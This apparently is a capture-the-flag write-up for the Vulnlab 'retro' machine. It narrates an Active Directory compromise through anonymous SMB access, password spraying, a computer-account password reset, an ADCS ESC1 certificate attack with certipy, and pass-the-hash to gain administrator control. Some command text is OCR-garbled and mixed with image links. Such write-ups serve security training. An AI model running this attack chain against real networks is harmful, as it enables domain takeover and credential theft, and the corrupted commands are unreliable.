

## **INITIAL SHELL:**

## NMAP Scan.

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Enumerating SMB shares with anonymous login, there are two interesting shares namely "Notes" and "Trainees".

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-$ smbclient -L \\\10.10.88.9\\
Password for [WORKGROUP\kali]:-
                                         just press enter without typing anything
                                 Comment
       Sharename
                       Type
       ADMIN$
                       Disk
                                 Remote Admin
       C$
                                 Default share
                       Disk
       IPC$
                       IPC
                                 Remote IPC
       NETLOGON
                       Disk
                                 Logon server share
      Notes
                       Disk
       SYSVOL
                      Disk
                                 Logon server share
      Trainees
                       Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.88.9 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
  -(kali®kali)-[~/opt/Vulnlab/retro]
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"Notes" share is not accessible as an anonymous user. However "Trainees" share is accessible as an anonymous user. There is an "Important.txt" in the "Trainees" share which reveals that all the trainees are given one single account and that account might have weak password.

Finding 8 usernames of domain "retro.vl" as an anonymous user using impacket's lookupsid.

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Saving the usernames in "users.txt".

Ensuring that the above are valid usernames of the "retro.vl" domain using kerbrute.

Brute forcing and identifying username and password pair using crackmapexec. The password of usernames "trainee" and "HelpDesk" is "trainee" and "HelpDesk" respectively.

Smbmap reveals that the user "trainee" has read only access to "Notes" share.

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-(kaliskali)-[~/opt/Vulnlab/retro]

$ smbmap -u 'HelpDesk' -p 'HelpDesk' -H

] Guest session IP: 10.10.88.9:445
                                             -H 10.10.88.9
[+] Guest session
                                                     Name: 10.10.88.9
[!] Error: (<class 'impacket.smbconnection.SessionError'>, 'smbmap', 1337)
(kali@ kali)-[~/opt/Vulnlab/retro]
                                          -H 10.10.88.9
[+] IP: 10.10.88.9:445 Name: 10.10.88.9
        Disk
                                                                        Permissions
                                                                                           Comment
        ADMIN$
                                                                        NO ACCESS
                                                                                           Remote Admin
                                                                                           Default share
                                                                        NO ACCESS
        C$
        IPC$
                                                                         READ ONLY
                                                                                           Remote IPC
        NETLOGON
                                                                         READ ONLY
                                                                                           Logon server share
                                                                         READ ONLY
        Notes
                                                                         READ ONLY
        SYSV0L
                                                                                           Logon server share
                                                                         READ ONLY
        Trainees
   -(kali⊛kali)-[~/opt/Vulnlab/retro]
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Accessing the "Notes" share folder, there is a "ToDo.txt" which reveals that there is a precreated computer account. Pre-Created computer accounts have the password same as the username but in lowercase.

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(kali@kali)-[~/opt/Vulnlab/retro]
smbclient \\\10.10.88.9\\Notes -Utrainee%trainee
Try "help" to get a list of possible commands.
smb: \> ls
                                                     0 Sun Jul 23 18:03:16 2023
0 Wed Jul 26 05:54:14 2023
 ToDo.txt
                                                   248 Sun Jul 23 18:05:56 2023
                  6261499 blocks of size 4096. 2199763 blocks available
smb: \> get ToDo.txt
getting file \ToDo.txt of size 248 as ToDo.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \> exit
Important.txt rpcchangepwd.py ToDo.txt users.txt
Thomas,
after convincing the finance department to get rid of their ancienct banking software
it is finally time to clean up the mess they made. We should start with the pre created computer account. That one is older than me.
Best
   -(kali®kali)-[~/opt/Vulnlab/retro]
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As per user enumeration using impacket's lookupsid, there are 2 computer account namely "DC\$" and "BANKING\$". Smbclient tool reveals one possible password for computer account "BANKING\$" namely "banking" (shown by "NT\_STATUS\_NOLOGON\_

WORKSTATION TRUST ACCOUNT"). However this password cannot be used to login (shown

by crackmapexec output) as this password needs to be changed first.

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(kali@ kali)-[-/opt/wlnlab/retro]

session setup failed: NT_STATUS_LOGG_FAILURE


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session setup failed: NT_STATUS_NOUGON_WORKSTATION_TRUST_ACCOUNT


(kali@ kali)-[-/opt/wlnlab/retro]
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Changing the password to "HACKED123" using impacket's rpcchangepassword tool and verifying its validity using crackmapexec. However, this still cannot be used to get a shell via psexec, evil-winrm or xfreerdp.

Collecting domain information using the above credentials via bloodhound-python.




Uploading the above files to bloodhound reveals that "BANKING" computer account is a member of "Domain Computers" group.




Crackmapexec reveals that the target has ADCS (Active Directory Certificate Service) installed and the CA name is "retro-DC-CA".

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
Using "certipy" to find vulnerabilities.



The template "RetroClients" is vulnerable to ESC1 and any member of "Domain Computers" group can perform this attack.



ESC1 attack to get the certificate and private key. (The target ip and the machine name obtained from nmap are added to /etc/hosts file so that the system knows to resolve DC.RETRO.VL).



Getting the "administrator" hash.

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(kali@ kall)-[-/opt/Vulnlab/retro]

Gertljy auth -pix 'administrator_dc.pfx' -username 'administrator' -domain 'retro.vl' -dc-ip 10.10.88.9

Gertljy va.6.0 - by Oliver lyak (1y48)

/home/kali/.local/lib/python3.11/site-packages/requests/_init__py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported version!

warnings.warn("urllib3 (1) or chardet (1)/charset_normalizer (1) doesn't match a supported *

{ | Found multiple identifications in certificate |

{ | Please select one: |

( | Oliver | 'administrator@retro.vl' |

2 | Using principal: administrator@retro.vl |

( | Trying to get IGT ... |

( | Got IGT ... |

( | Saved credential cache to 'administrator.ccache' |

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Logging into the target using evil-winrm (since port 5985 is open) as "administrator" via pass the hash attack and thus gaining full control of the system .